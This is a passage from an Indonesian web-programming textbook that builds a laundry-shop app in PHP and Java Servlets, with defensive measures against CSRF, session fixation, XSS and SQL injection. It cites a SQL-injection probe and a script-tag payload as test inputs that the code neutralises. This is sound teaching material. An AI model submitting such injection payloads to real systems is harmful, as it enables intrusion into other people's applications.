`if` yang pertama hanya untuk server bawaan PHP. Server itu, yang dinyalakan dengan `php -S 127.0.0.1:9001 -t public public/index.php`, memanggil `index.php` untuk *setiap* permintaan, termasuk `/static/style.css`. Mengembalikan `false` memberi tahu server itu: "yang ini berkas sungguhan; kirimkan sendiri." Di bawah Apache pekerjaan yang sama dikerjakan berkas `.htaccess` pada **Kode 10.17**, yang mengirim ke `index.php` setiap alamat yang bukan berkas sungguhan.

Kode 10.17 `php/public/.htaccess` untuk Apache: permintaan untuk berkas sungguhan (`-f`) dilayani apa adanya; selebihnya ditulis ulang ke `index.php`, dengan *query string* dipertahankan (`QSA`).

```
# Apache (XAMPP): send every address that is not a real file to index.php.
RewriteEngine On
RewriteCond %{REQUEST_FILENAME} !-f
RewriteRule ^ index.php [QSA,L]
```

Lalu datang baris-baris `require`, yang memuat empat berkas sumber lainnya, dan `$config`, pengaturannya. `session_set_cookie_params` menjadikan *cookie* sesi `HttpOnly` — tidak terlihat oleh JavaScript di halaman, sehingga *script* yang disusupkan tidak dapat mencurinya — dan `SameSite=Lax`, sehingga peramban tidak mengirimkannya bersama formulir yang dikirim dari situs lain. `session_start()` membaca sesi pengunjung dari disk, atau membuatnya.

Pemeriksaan CSRF datang berikutnya, sebelum kode halaman apa pun. *Cross-site request forgery* (pemalsuan permintaan lintas situs) adalah formulir di situs lain yang mengirim ke alamat *kita*; peramban pengunjung akan mengirim *cookie* sesi bersamanya, dan server toko akan percaya bahwa kasir yang sedang *login* telah membuat nota. Pertahanannya adalah token acak, disimpan di sesi dan dimasukkan ke setiap formulir sebagai kolom tersembunyi: formulir palsu di situs lain tidak mungkin mengetahuinya. `hash_equals` membandingkannya dalam waktu konstan, dengan alasan yang diberikan di Subbab 10.4.3. Karena satu pemeriksaan ini berada di *front controller*, tidak ada halaman yang dapat melupakannya.

Terakhir adalah **tabel *route***: daftar baris, masing-masing berisi metode, ekspresi reguler untuk *path*, dan fungsi yang dipanggil. Putarannya mencoba baris-baris itu berurutan; baris pertama yang metode dan polanya sama-sama cocok menang, dan apa pun yang ditangkap pola di dalam tanda kurung — id nota di `/bills/B2954` — diteruskan ke fungsi sebagai argumen. Bila tidak ada yang cocok, jawabannya 404. Perhatikan bahwa `GET /bills/new` didaftarkan sebelum `GET /bills/(…)`: dengan pola, urutan adalah makna, dan pola yang mau menerima `new` sebagai id nota akan menyembunyikan formulir bila ditaruh lebih dulu. Pola yang ini tidak demikian (ia menuntut satu huruf dan empat digit), tetapi kebiasaan mendaftarkan *route* yang spesifik lebih dulu tidak memakan biaya apa pun.

10.5.3 Halaman-halamannya

Setiap fungsi di `src/pages.php` (**Kode 10.18**) adalah satu baris dari **Tabel 10.1**.

Kode 10.18 `php/src/pages.php`: satu fungsi per *route*. Masing-masing membaca permintaan, bertanya kepada aturan dan *store*, lalu diakhiri dengan merender templat, mengalihkan, atau menolak.

```php
<?php
// One function per page. index.php decides which one runs.

function login_form(): never
{
    render('login', ['title' => 'Staff login', 'email' => '', 'error' => null]);
}

function login(): never
{
    $email = strtolower(trim($_POST['email'] ?? ''));
    $employee = store()->employeeByEmail($email);
    if ($employee === null || !$employee['password_hash']
            || !verify_password($_POST['password'] ?? '', $employee['password_hash'])) {
        render('login', ['title' => 'Staff login', 'email' => $email,
                         'error' => 'Wrong e-mail or password.'], 401);
    }
    session_regenerate_id(true);                        // a fresh session id for the new
login
    $_SESSION = ['user' => ['id' => $employee['id'], 'name' => $employee['name'],
                            'role' => role($employee), 'outlet' =>
$employee['Outlet_id']]];
    redirect('/customers');
}

function logout(): never
{
    $_SESSION = [];
    session_destroy();
    redirect('/login');
}

function customers(): never
{
    require_login();
    $q = trim($_GET['q'] ?? '');
    [$total, $rows] = store()->searchCustomers($q);
    render('customers', ['title' => 'Customers', 'q' => $q, 'total' => $total, 'rows' =>
$rows]);
}

function new_bill_form(): never
{
    may_create_bills(require_login());
    render('bill_new', ['title' => 'New bill', 'services' => store()->services(),
                        'values' => ['units' => '1'], 'errors' => []]);
}
```

Kode 10.18 (Lanjutan) *php/src/pages.php: satu fungsi per route. Masing-masing membaca permintaan, bertanya kepada aturan dan store, lalu diakhiri dengan merender templat, mengalihkan, atau menolak.*

```
function create_bill(): never
{
    $user = require_login();
    may_create_bills($user);
    [$values, $errors] = validate_bill($_POST, store());
    if ($errors) {
        render('bill_new', ['title' => 'New bill', 'services' => store()->services(),
                            'values' => $values, 'errors' => $errors], 422);
    }
    $id = store()->createBill($values['customer'], $values['service'], (int)
$values['units'],
                              $values['rack'], $user['id'], $user['outlet'], now());
    redirect("/bills/$id");
}

function show_bill(string $id): never
{
    require_login();
    $bill = store()->bill(strtoupper($id)) ?? abort(404, "There is no bill $id.");
    render('bill_show', ['title' => "Bill {$bill['id']}", 'bill' => $bill]);
}

function may_create_bills(array $user): void
{
    if ($user['role'] === 'washer') {
        abort(403, 'Washers do not take new bills.');
    }
}
```

Setiap fungsi dideklarasikan `: never`. Tipe kembalian PHP 8.1 itu menjanjikan bahwa fungsinya tidak pernah kembali secara normal — fungsi itu selalu mengakhiri permintaan dengan `exit`, di dalam `render`, `redirect`, atau `abort`. Itulah yang membuat putaran di *front controller* aman: begitu sebuah *route* cocok, kendali tidak pernah kembali untuk mencoba baris berikutnya.

`login` memperlihatkan tiga kebiasaan yang dimiliki setiap bangunan. E-mel dipangkas dan diubah ke huruf kecil sebelum dicari, karena orang mengetik `Kasir1@…` di ponsel yang menghurufbesarkan huruf pertama. *Login* yang gagal menjawab **401** dengan formulirnya, bukan *redirect*, sehingga e-mel tetap di kotaknya dan kata sandi tidak. Dan *login* yang berhasil memanggil `session_regenerate_id(true)` sebelum menyimpan penggunanya, yang memberi sesi itu id baru dan menghapus berkas lamanya. Tanpa langkah itu, penyerang yang telah menanam id sesi yang ia ketahui ke peramban korban — *session fixation* — akan mendapati dirinya ikut *login* sebagai korban begitu korban *login*.

`create_bill` memperlihatkan pola **Post/Redirect/Get** dari Bab 7. Formulir yang sah diakhiri dengan *redirect* ke halaman nota yang baru, sehingga permintaan berikutnya dari peramban adalah `GET` yang tidak berbahaya; menekan Reload mengulang `GET`, bukan `POST`, dan tidak ada nota kedua yang dibuat. Formulir yang tidak sah diakhiri dengan **422 Unprocessable Content** dan formulirnya lagi, terisi nilai yang sudah dibersihkan dan pesan-pesannya.

10.5.4 Templat, dan *escaping* dengan tangan

PHP lahir sebagai bahasa templat, dan bangunan ini memakainya sebagai bahasa templat: setiap berkas di `templates/` adalah HTML dengan lubang `<?= … ?>`. `render` pada **Kode 10.19** menjalankan sebuah templat dengan larik variabel, menangkap keluarannya dengan `ob_start`, lalu menjalankan `layout.php` dengan teks yang tertangkap sebagai `$main`.

Kode 10.19 Paruh pertama `php/src/web.php`: `e` meng-*escape* untuk HTML, `render` menjalankan templat di dalam *layout*, `redirect` mengirim 303 See Other, dan `abort` merender halaman galat dengan sebuah status.

```
<?php
// Small helpers every page uses: escaping, templates, redirects, the session, errors.

function e(mixed $value): string
{
    return htmlspecialchars((string) $value, ENT_QUOTES | ENT_SUBSTITUTE, 'UTF-8');
}

/** Run templates/$name.php with $vars, put the result inside layout.php, and send it. */
function render(string $name, array $vars = [], int $status = 200): never
{
    http_response_code($status);
    $vars += ['user' => $_SESSION['user'] ?? null, 'csrf' => csrf_token()];
    extract($vars);
    ob_start();
    require __DIR__ . "/../templates/$name.php";
    $main = ob_get_clean();
    require __DIR__ . '/../templates/layout.php';
    exit;
}

function redirect(string $path): never
{
    header('Location: ' . $path, true, 303);           // 303 See Other: the next request
is a GET
    exit;
}

function abort(int $status, string $message): never
{
    render('error', ['title' => $status === 403 ? 'Not allowed' : 'Not found',
                     'message' => $message], $status);
}
```

Templat pelanggan adalah **Kode 10.20**.

Kode 10.20 `php/templates/customers.php`. Setiap nilai yang berasal dari basis data atau dari pengunjung melewati `e()`; jumlahnya adalah bilangan bulat yang dihasilkan PHP sendiri, dan dicetak apa adanya.

```
<h1>Customers</h1>
<form method="get" action="/customers">
  <label for="q">Name or phone contains</label>
  <input id="q" name="q" value="<?= e($q) ?>">
  <button>Search</button>
</form>
<p class="count"><?= $total ?> customer<?= $total === 1 ? '' : 's' ?> found<?php
  if ($total > count($rows)): ?>, showing the first <?= count($rows) ?><?php endif; ?>.</p>
<table>
  <tr><th>Id</th><th>Name</th><th>Phone</th><th>E-mail</th></tr>
  <?php foreach ($rows as $c): ?>
  <tr><td><?= e($c['id']) ?></td><td><?= e($c['name']) ?></td><td><?= e($c['phone'])
?></td><td><?= e($c['email']) ?></td></tr>
  <?php endforeach; ?>
</table>
```

Kelemahan PHP polos sebagai bahasa templat terlihat pada **Kode 10.20**: *escaping* bersifat *opt-in* (harus diminta). `<?= $c['name'] ?>` akan mencetak nama pelanggan tanpa di-*escape*, dan tidak ada yang memperingatkan Anda. Bila seorang pelanggan mendaftar dengan nama `<script>…</script>`, setiap karyawan yang membuka daftar itu akan menjalankan *script*

tersebut. Karena itu aturan bangunan ini adalah "setiap nilai melewati `e()`", dan pengujian di Subbab 10.10 memeriksanya dengan mencari sebuah tag `<script>` dan memastikan tag itu kembali sebagai `<script>`. Mesin templat pada bangunan lain membalik bawaan itu: mereka meng-*escape* kecuali diminta untuk tidak. Perbedaan itu, lebih dari yang lain, adalah alasan proyek PHP yang lebih besar memakai mesin templat seperti Twig atau Blade milik Laravel.

`e()` sendiri adalah `htmlspecialchars` dengan `ENT_QUOTES`, sehingga tanda petik tunggal pun di-*escape* dan sebuah nilai dapat dengan aman masuk ke atribut yang ditulis dengan jenis tanda petik mana pun, dan `ENT_SUBSTITUTE`, sehingga UTF-8 yang tidak sah diganti alih-alih membuat seluruh hasilnya menjadi *string* kosong.

10.5.5 Sesi

Setelah `session_start()`, `$_SESSION` adalah larik PHP biasa yang disimpan PHP ke sebuah berkas di akhir permintaan dan dibaca kembali di awal permintaan berikutnya. Peramban hanya memegang nama berkas itu, di dalam *cookie* `PHPSESSID`. **Gambar 10.39** membandingkannya dengan bangunan lain; untuk PHP, kotak kiri berisi id acak dan kotak kanan berisi berkas seperti `sess_9c1f…` di folder yang disebut `session.save_path`. *Login* menyimpan empat fakta di sana: id, nama, peran, dan gerai karyawan. Selebihnya — nota, pelanggan — dibaca lagi dari basis data pada setiap permintaan, karena dalam sistem *shared-nothing* tidak ada tempat lain untuk menyimpannya.

10.5.6 Basis data: PDO

Kelas `Store` memuat setiap pernyataan. **Kode 10.21** adalah pencariannya.

Kode 10.21 `Store::searchCustomers`: teks pengunjung menjadi pola `LIKE` yang karakter *wildcard*-nya sendiri di-*escape*, dan kedua pernyataan disiapkan dengan *placeholder* `?`.

```
    /** @return array{0:int,1:array} the number of matches and the first PAGE of them */
    public function searchCustomers(string $text): array
    {
        $pattern = '%' . strtr($text, ['!' => '!!', '%' => '!%', '_' => '!_']) . '%';
        $where = " WHERE name LIKE ? ESCAPE '!' OR phone LIKE ? ESCAPE '!'";
        $count = $this->db->prepare('SELECT COUNT(*) FROM Customer' . $where);
        $count->execute([$pattern, $pattern]);
        $rows = $this->db->prepare('SELECT id, name, phone, email FROM Customer' . $where
                                   . ' ORDER BY name, id LIMIT ' . self::PAGE);
        $rows->execute([$pattern, $pattern]);
        return [(int) $count->fetchColumn(), $rows->fetchAll()];
    }
```

Dua lapis perlindungan bertemu pada **Kode 10.21**. **Placeholder** menjauhkan teks pengunjung dari SQL: `prepare` lebih dulu mengirim pernyataan yang berisi `?` ke basis data, dan `execute` mengirim nilainya secara terpisah, sehingga pencarian `%' OR 1=1 --` dibandingkan sebagai teks dan tidak cocok dengan apa pun — pengujian memeriksa persis hal itu. **Karakter escape** menangani masalah yang lebih halus. Di dalam pola `LIKE`, `%` dan `_` adalah *wildcard*, sehingga pencarian `_` akan cocok dengan setiap pelanggan. `strtr` menaruh `!` di depan masing-masing (dan menggandakan `!` yang diketik pengunjung), dan `ESCAPE '!'` memberi tahu basis data bahwa karakter sesudah `!` bersifat harfiah. Satu-satunya nilai yang digabungkan ke dalam SQL adalah `self::PAGE`, sebuah konstanta kelas, tidak pernah sesuatu dari permintaan.

Konstruktornya (**Kode 10.22**) mengatur tiga opsi PDO yang selalu dipakai buku ini: galat menjadi pengecualian, baris kembali sebagai larik asosiatif, dan *prepared statement* adalah yang sungguh

disiapkan oleh basis data, bukan diemulasikan oleh PDO. Untuk SQLite, konstruktor itu juga menyalakan kunci tamu, yang dibiarkan mati oleh SQLite kecuali diminta, sambungan demi sambungan.

Kode 10.22 Bagian atas `php/src/Store.php`: satu sambungan PDO per permintaan, dibangun dari DSN di konfigurasi.

```
<?php
// Every SQL statement of the PHP version, in one place (PDO: SQLite by default, MySQL by
DSN).

final class Store
{
    public const PAGE = 20;                     // customers shown per search

    private PDO $db;

    public function __construct(array $config)
    {
        $this->db = new PDO($config['dsn'], $config['user'], $config['password'], [
            PDO::ATTR_ERRMODE            => PDO::ERRMODE_EXCEPTION,   // errors become
exceptions
            PDO::ATTR_DEFAULT_FETCH_MODE => PDO::FETCH_ASSOC,
            PDO::ATTR_EMULATE_PREPARES   => false,
        ]);
        if (str_starts_with($config['dsn'], 'sqlite:')) {
            $this->db->exec('PRAGMA foreign_keys = ON');
        }
    }
```

`createBill` memakai transaksi, `beginTransaction` … `commit`, dengan `rollBack` di dalam `catch`, sehingga baris `Bill` dan baris `StatusLog` pertamanya tersimpan bersama atau tidak sama sekali — aturan dari Subbab 5.11.

10.5.7 Konfigurasi

Kode 10.23 adalah seluruh konfigurasi bangunan ini.

Kode 10.23 `php/config.php`: DSN basis data, pengguna dan kata sandinya, serta jam beku opsional untuk pengujian. Setiap nilai dapat ditimpa oleh variabel lingkungan.

```
<?php
// Settings for the PHP version. Change 'dsn' to use MySQL/MariaDB (XAMPP) instead of
SQLite:
//   'dsn' => 'mysql:host=127.0.0.1;dbname=profitina_laundry;charset=utf8mb4',
//   'user' => 'laundry', 'password' => '...'
return [
    'dsn'      => getenv('LAUNDRY_DSN') ?: 'sqlite:' . __DIR__ . '/../data/laundry.db',
    'user'     => getenv('LAUNDRY_DB_USER') ?: null,
    'password' => getenv('LAUNDRY_DB_PASSWORD') ?: null,
    'now'      => getenv('LAUNDRY_NOW') ?: null,   // '2026-09-30 21:00:00' freezes the
clock
];
```

Berkas yang me-`return` sebuah larik adalah format konfigurasi paling sederhana yang dimiliki PHP, dan berkas itu tidak dapat diminta peramban karena berada di luar `public/`. Setiap pengaturan juga dapat datang dari variabel lingkungan — `getenv('LAUNDRY_DSN')` — begitulah cara pengujian mengarahkan bangunan ini ke salinan sementara basis data, dan begitulah server produksi menjauhkan kata sandi dari berkas yang di-*commit* ke repositori. Untuk memakai server MariaDB milik XAMPP (**Gambar 10.9**), muat `schema.mysql.sql` dan `seed.mysql.sql` ke `profitina_laundry` dengan phpMyAdmin dan ubah DSN menjadi

`mysql:host=127.0.0.1;dbname=profitina_laundry;charset=utf8mb4` dengan pengguna dan kata sandi; tidak ada lagi yang berubah.

10.5.8 Menjalankannya

Dari folder `php`, di sistem apa pun yang memiliki PHP 8.2 atau lebih baru beserta ekstensi `pdo_sqlite`-nya:

```
php -S 127.0.0.1:9001 -t public public/index.php
```

Buka `http://127.0.0.1:9001/` dan *login* sebagai `kasir1@profitina-laundry.example` dengan kata sandi `Kasir#2026`. Untuk menjalankan bangunan yang sama di bawah Apache milik XAMPP, berikan *port* dan *document root*-nya sendiri dengan sebuah *virtual host* di `xampp\apache\conf\extra\httpd-vhosts.conf` — `Listen 9001` dan `<VirtualHost *:9001>` yang `DocumentRoot`-nya adalah folder `php/public`, dengan `AllowOverride All` agar `.htaccess` dipatuhi — lalu nyalakan ulang Apache dari panel (**Gambar 10.4**). Susunan itu tidak dijalankan di pembangunan buku ini, yang hanya memiliki server milik PHP sendiri; README memberikan blok lengkapnya untuk ditempel.

Dengan server menyala, pengujian penerimaan dari Subbab 10.10 mencetak **Kode 10.24**.

Kode 10.24 Pengujian penerimaan terhadap bangunan PHP di *port* 9001, di atas salinan basis data yang baru: delapan belas pemeriksaan, delapan belas lolos.

```
PASS 01 anonymous /customers is sent to /login
     server says: PHP 8.4 + PDO
PASS 02 login page has a form with a hidden token
PASS 03 wrong password: 401 and one neutral message
PASS 04 login without the token is refused (400 or 403)
PASS 05 cashier logs in and lands on /customers
PASS 06 all customers: 256 found, first 20 shown
PASS 07 search 'budi' finds 3
PASS 08 search by phone finds Nabila Rahman
PASS 09 search text is escaped, not executed
PASS 10 SQL typed into the search box is only text
PASS 11 new-bill form is shown to a cashier
PASS 12 new bill without the token is refused (400 or 403)
PASS 13 bad bill: 422 and three messages
PASS 14 good bill: redirect to /bills/<new id>
PASS 15 bill page: 3 kg express = Rp 36.000, queued, at Rungkut
     created B2954
PASS 16 unknown bill: 404
PASS 17 log out, and /customers is closed again
PASS 18 a washer may not open the new-bill form: 403
18 passed, 0 failed
```

10.6 Jakarta Servlet dan JSP

10.6.1 Riwayat sebuah permintaan di dalam *container*

Bangunan *servlet* adalah sekumpulan kelas yang diserahkan kepada sebuah *container*. Bab 7 menceritakan kisahnya secara utuh; baris kedua pada **Gambar 10.38** adalah ringkasannya. Tomcat menyala, membaca berkas WAR, menemukan kelas-kelas yang ditandai anotasi, dan membuat **satu** objek dari setiap kelas *servlet* dan **satu** dari setiap *filter*. Ketika sebuah permintaan tiba, *thread* milik sebuah *connector* mengurainya menjadi `HttpServletRequest`, *filter-filter* berjalan berurutan, dan *container* memanggil `doGet` atau `doPost` pada satu objek *servlet* yang

pemetaannya cocok dengan alamat itu. Objek itu kemudian terus hidup, melayani permintaan demi permintaan dari banyak *thread* sekaligus, sampai Tomcat berhenti.

Itu kebalikan dari siklus hidup *shared-nothing* PHP, dan ada dua akibatnya yang harus Anda pegang. Yang baik: apa pun yang mahal — `Store` yang sudah dikonfigurasi, ekspresi reguler yang sudah dikompilasi, *connection pool* — dibangun sekali dan dipakai ulang untuk setiap permintaan, sehingga tidak ada waktu yang habis untuk membangunnya per permintaan. Yang berbahaya: sebuah *field* milik *servlet* dipakai bersama oleh semua pengunjung pada saat yang sama, sehingga *data permintaan tidak boleh sekali-kali ditaruh di field*. Setiap *servlet* dalam bangunan ini menyimpan nilai per permintaannya di variabel lokal dan atribut *request*, dan satu-satunya objek bersama, `Store`, tidak menyimpan apa pun selain URL basis data.

Objek bersama itu dibangun oleh sebuah *listener*, **Kode 10.25**, yang dipanggil *container* sekali ketika aplikasi dinyalakan.

Kode 10.25 `AppListener`: ketika aplikasi menyala, bangun satu `Store` dan taruh di *application scope*, tempat setiap *servlet* dapat menemukannya.

```
package laundry.servlet;

import jakarta.servlet.ServletContextEvent;
import jakarta.servlet.ServletContextListener;
import jakarta.servlet.annotation.WebListener;
import laundry.core.Store;

/** Runs once when Tomcat starts the application: builds the one Store every servlet
shares. */
@WebListener
public class AppListener implements ServletContextListener {
    @Override
    public void contextInitialized(ServletContextEvent event) {
        String url = event.getServletContext().getInitParameter("laundry.db.url");   //
web.xml
        String env = System.getenv("LAUNDRY_DB_URL");
        event.getServletContext().setAttribute("store", new Store(env != null ? env :
url));
    }
}
```

10.6.2 Bagaimana sebuah alamat mencapai *servlet*

Sebuah *servlet* menyatakan alamat mana yang dijawabnya dengan `@WebServlet`. Bangunan ini memiliki enam pemetaan, dan bersama-sama mereka memakai ketiga jenis pola yang didefinisikan spesifikasi Servlet [6]:

- pola **tepat** (*exact*), seperti `@WebServlet("/login")` atau `@WebServlet("/bills/new")`, yang hanya cocok dengan *path* itu;
- **awalan path** (*path prefix*), `@WebServlet("/bills/*")`, yang cocok dengan `/bills/` diikuti apa saja, dan menyerahkan sisanya kepada *servlet* sebagai `getPathInfo()` — untuk `/bills/B2954` nilainya `/B2954`;
- ***string* kosong**, `@WebServlet("")`, yang cocok tepat dengan akar aplikasi.

Bila dua pola sama-sama dapat cocok, aturan spesifikasinya adalah pencocokan tepat mengalahkan pencocokan awalan. Itulah sebabnya `/bills/new` sampai ke `NewBillServlet` dan bukan ke `BillServlet`, kelas mana pun yang kebetulan dimuat Tomcat lebih dulu. Bandingkan dengan tabel *route* PHP, tempat *urutan baris* yang menentukan: di sini *jenis pola* yang menentukan, dan urutan sama sekali tidak berpengaruh.

10.6.3 *Filter*: pemeriksaan yang dilalui setiap permintaan

Semua yang dikerjakan *front controller* PHP sebelum tabel *route* — pengodean karakter, token CSRF, pemeriksaan *login* — di sini dikerjakan oleh satu *filter*, **Kode 10.26**, yang dipetakan ke `/*` sehingga berjalan sebelum setiap *servlet*.

Kode 10.26 `Guard`, satu-satunya *filter* bangunan *servlet*: UTF-8 lebih dulu, token CSRF untuk setiap sesi, token diperiksa pada setiap POST, dan siapa pun yang belum *login* dikirim ke `/login`.

```
package laundry.servlet;

import jakarta.servlet.FilterChain;
import jakarta.servlet.ServletException;
import jakarta.servlet.annotation.WebFilter;
import jakarta.servlet.http.HttpFilter;
import jakarta.servlet.http.HttpServletRequest;
import jakarta.servlet.http.HttpServletResponse;
import jakarta.servlet.http.HttpSession;
import java.io.IOException;
import java.nio.charset.StandardCharsets;
import java.security.MessageDigest;
import java.security.SecureRandom;
import java.util.HexFormat;

/** Runs before every servlet: UTF-8, a CSRF token per session, the check on every POST,
 *  and the door that sends visitors without a login to /login. */
@WebFilter("/*")
public class Guard extends HttpFilter {
    private static final SecureRandom RANDOM = new SecureRandom();

    @Override
    protected void doFilter(HttpServletRequest req, HttpServletResponse resp, FilterChain
chain)
            throws IOException, ServletException {
        req.setCharacterEncoding("UTF-8");
        String path = req.getServletPath();
        if (path.startsWith("/static/")) {
            chain.doFilter(req, resp);
            return;
        }
        HttpSession session = req.getSession();
        if (session.getAttribute("csrf") == null) {
            byte[] b = new byte[16];
            RANDOM.nextBytes(b);
            session.setAttribute("csrf", HexFormat.of().formatHex(b));
        }
        req.setAttribute("ctx", req.getContextPath());   // for links in the JSP pages
        if ("POST".equals(req.getMethod())) {
            String sent = req.getParameter("csrf") == null ? "" : req.getParameter("csrf");
            if (!MessageDigest.isEqual(sent.getBytes(StandardCharsets.UTF_8),

session.getAttribute("csrf").toString().getBytes(StandardCharsets.UTF_8))) {
                Pages.error(req, resp, 403, "The form has expired. Go back, reload the page
and try again.");
                return;
            }
        }
        if (!path.equals("/login") && session.getAttribute("user") == null) {
```

Kode 10.26 (Lanjutan) *Guard, satu-satunya filter bangunan servlet: UTF-8 lebih dulu, token CSRF untuk setiap sesi, token diperiksa pada setiap POST, dan siapa pun yang belum login dikirim ke /login.*

```
            resp.sendRedirect(req.getContextPath() + "/login");
            return;
        }
        chain.doFilter(req, resp);
    }
}
```

Urutan di dalam `doFilter` penting. `setCharacterEncoding("UTF-8")` harus datang sebelum `getParameter` yang pertama, karena *container* mendekode seluruh formulir pada saat parameter mana pun pertama kali dibaca; atur pengodean sesudahnya dan nama-nama Indonesia berhuruf aksen akan tiba dalam keadaan rusak (Subbab 7.25 mencantumkannya di antara kesalahan yang sering terjadi). Berkas statis dibiarkan lewat sebelum sesi dibuat, agar mengambil *stylesheet* tidak memulai sesi. `req.setAttribute("ctx", req.getContextPath())` memberi setiap halaman JSP *context path* aplikasi — kosong ketika WAR di-*deploy* sebagai `ROOT`, `/laundry` ketika di-*deploy* sebagai `laundry.war` — sehingga tautan tetap berfungsi di mana pun aplikasi di-*deploy*. Dan `chain.doFilter` di akhir itulah yang membuat permintaan berlanjut ke *servlet*; *filter* yang kembali tanpa memanggilnya telah menjawab permintaan itu sendiri.

10.6.4 *Servlet-servlet*-nya

`LoginServlet`, **Kode 10.27**, adalah `login_form` dan `login` milik bangunan PHP, sebagai dua metode dari satu kelas.

Kode 10.27 `LoginServlet`: `doGet` menampilkan formulir, `doPost` memeriksa kata sandi, dan bila berhasil mengganti id sesi sebelum menyimpan penggunanya.

```java
package laundry.servlet;

import jakarta.servlet.ServletException;
import jakarta.servlet.annotation.WebServlet;
import jakarta.servlet.http.HttpServlet;
import jakarta.servlet.http.HttpServletRequest;
import jakarta.servlet.http.HttpServletResponse;
import java.io.IOException;
import java.sql.SQLException;
import laundry.core.Passwords;
import laundry.core.Records.Employee;
import laundry.core.Records.User;
import laundry.core.Rules;

@WebServlet("/login")
public class LoginServlet extends HttpServlet {
    @Override
    protected void doGet(HttpServletRequest req, HttpServletResponse resp)
            throws ServletException, IOException {
        req.setAttribute("title", "Staff login");
        Pages.view(req, resp, 200, "login");
    }

    @Override
    protected void doPost(HttpServletRequest req, HttpServletResponse resp)
            throws ServletException, IOException {
        String email = req.getParameter("email") == null ? "" :
req.getParameter("email").strip().toLowerCase();
        String password = req.getParameter("password") == null ? "" :
req.getParameter("password");
        Employee e;
        try {
            e = Pages.store(req).employeeByEmail(email);
        } catch (SQLException ex) {
            throw new ServletException(ex);
        }
        if (e == null || e.passwordHash() == null || !Passwords.verify(password,
e.passwordHash())) {
            req.setAttribute("title", "Staff login");
            req.setAttribute("email", email);
            req.setAttribute("error", "Wrong e-mail or password.");
            Pages.view(req, resp, 401, "login");
            return;
        }
        req.changeSessionId();                          // a fresh session id for the new
login
        req.getSession().setAttribute("user", new User(e.id(), e.name(), Rules.role(e),
e.outletId()));
        Pages.seeOther(req, resp, "/customers");
    }
}
```

`req.changeSessionId()` adalah `session_regenerate_id` versi API *servlet*: sesi tetap menyimpan isinya, id-nya berganti, dan id lama berhenti berfungsi. `User` yang disimpan di sesi adalah *record* Java yang mengimplementasikan `Serializable`, karena Tomcat menyimpan sesi ke disk ketika berhenti dan membacanya kembali ketika menyala, dan hanya dapat melakukannya untuk objek yang dapat diserialisasi.

`Pages.view` — sebuah *helper* di `Pages.java` — mengatur statusnya, lalu *meneruskan* (*forward*) permintaan ke halaman JSP di bawah `WEB-INF/views/`. *Forward* terjadi di dalam server: peramban meminta `/login`, dan tidak pernah tahu bahwa `login.jsp` yang menggambar jawabannya. Halaman di bawah `WEB-INF` sama sekali tidak dapat diminta langsung; *container*

menolak URL apa pun yang menunjuk ke dalamnya, dan itu memberi bangunan *servlet* secara cuma-cuma apa yang diperoleh bangunan PHP dengan menjauhkan templat dari `public/`.

`NewBillServlet`, **Kode 10.28**, adalah *servlet* yang paling panjang.

Kode 10.28 `NewBillServlet`, dipetakan ke *path* tepat `/bills/new`: pencuci ditolak, formulir ditampilkan atau diperiksa, dan nota yang sah disimpan lalu diikuti 303 See Other.

```
package laundry.servlet;

import jakarta.servlet.ServletException;
import jakarta.servlet.annotation.WebServlet;
import jakarta.servlet.http.HttpServlet;
import jakarta.servlet.http.HttpServletRequest;
import jakarta.servlet.http.HttpServletResponse;
import java.io.IOException;
import java.sql.SQLException;
import java.util.Map;
import laundry.core.Records.Checked;
import laundry.core.Records.User;
import laundry.core.Rules;
import laundry.core.Store;

@WebServlet("/bills/new")                 // an exact mapping wins over "/bills/*"
public class NewBillServlet extends HttpServlet {
    @Override
    protected void doGet(HttpServletRequest req, HttpServletResponse resp)
            throws ServletException, IOException {
        if (mayNot(req, resp)) {
            return;
        }
        form(req, resp, 200, Map.of("units", "1"), Map.of());
    }

    @Override
    protected void doPost(HttpServletRequest req, HttpServletResponse resp)
            throws ServletException, IOException {
        if (mayNot(req, resp)) {
            return;
        }
        User u = (User) req.getSession().getAttribute("user");
        Store store = Pages.store(req);
        try {
            Checked c = Rules.validateBill(req::getParameter, store);
            if (!c.ok()) {
                form(req, resp, 422, c.values(), c.errors());
                return;
            }
            Map<String, String> v = c.values();
            String id = store.createBill(v.get("customer"), v.get("service"),
                    Integer.parseInt(v.get("units")), v.get("rack"), u.id(), u.outletId(),
Rules.now());
            Pages.seeOther(req, resp, "/bills/" + id);
        } catch (SQLException e) {
            throw new ServletException(e);
```

Kode 10.28 (Lanjutan) *NewBillServlet, dipetakan ke path tepat /bills/new: pencuci ditolak, formulir ditampilkan atau diperiksa, dan nota yang sah disimpan lalu diikuti 303 See Other.*

```
        }
    }

    private static boolean mayNot(HttpServletRequest req, HttpServletResponse resp)
            throws ServletException, IOException {
        User u = (User) req.getSession().getAttribute("user");
        if ("washer".equals(u.role())) {
            Pages.error(req, resp, 403, "Washers do not take new bills.");
            return true;
        }
        return false;
    }

    private static void form(HttpServletRequest req, HttpServletResponse resp, int status,
                             Map<String, String> values, Map<String, String> errors)
            throws ServletException, IOException {
        try {
            req.setAttribute("services", Pages.store(req).services());
        } catch (SQLException e) {
            throw new ServletException(e);
        }
        req.setAttribute("title", "New bill");
        req.setAttribute("values", values);
        req.setAttribute("errors", errors);
        Pages.view(req, resp, status, "bill_new");
    }
}
```

`Rules.validateBill(req::getParameter, store)` meneruskan sebuah *method reference*: aturan meminta sebuah kolom berdasarkan namanya dan menerima apa pun yang dikembalikan `getParameter`, tanpa tahu bahwa ada *servlet* yang terlibat. Bangunan HttpServer meneruskan `w.form::get` ke metode yang sama, dan bangunan ASP.NET meneruskan *lambda* atas `Request.Form`; aturannya adalah kode yang sama dalam setiap kasus. `Pages.seeOther` mengatur status 303 dan *header* `Location` dengan tangan, karena `sendRedirect` milik API *servlet* sendiri mengirim **302**.

`BillServlet`, **Kode 10.29**, membaca id nota dari *path*.

Kode 10.29 `BillServlet`, dipetakan ke awalan `/bills/*`: id-nya adalah apa pun yang mengikuti `/bills/`, dicocokkan dengan polanya sebelum basis data ditanya.

```java
package laundry.servlet;

import jakarta.servlet.ServletException;
import jakarta.servlet.annotation.WebServlet;
import jakarta.servlet.http.HttpServlet;
import jakarta.servlet.http.HttpServletRequest;
import jakarta.servlet.http.HttpServletResponse;
import java.io.IOException;
import java.sql.SQLException;
import laundry.core.Records.BillView;
import laundry.core.Rules;

@WebServlet("/bills/*")                    // /bills/B2954: getPathInfo() is "/B2954"
public class BillServlet extends HttpServlet {
    @Override
    protected void doGet(HttpServletRequest req, HttpServletResponse resp)
            throws ServletException, IOException {
        String id = req.getPathInfo() == null ? "" :
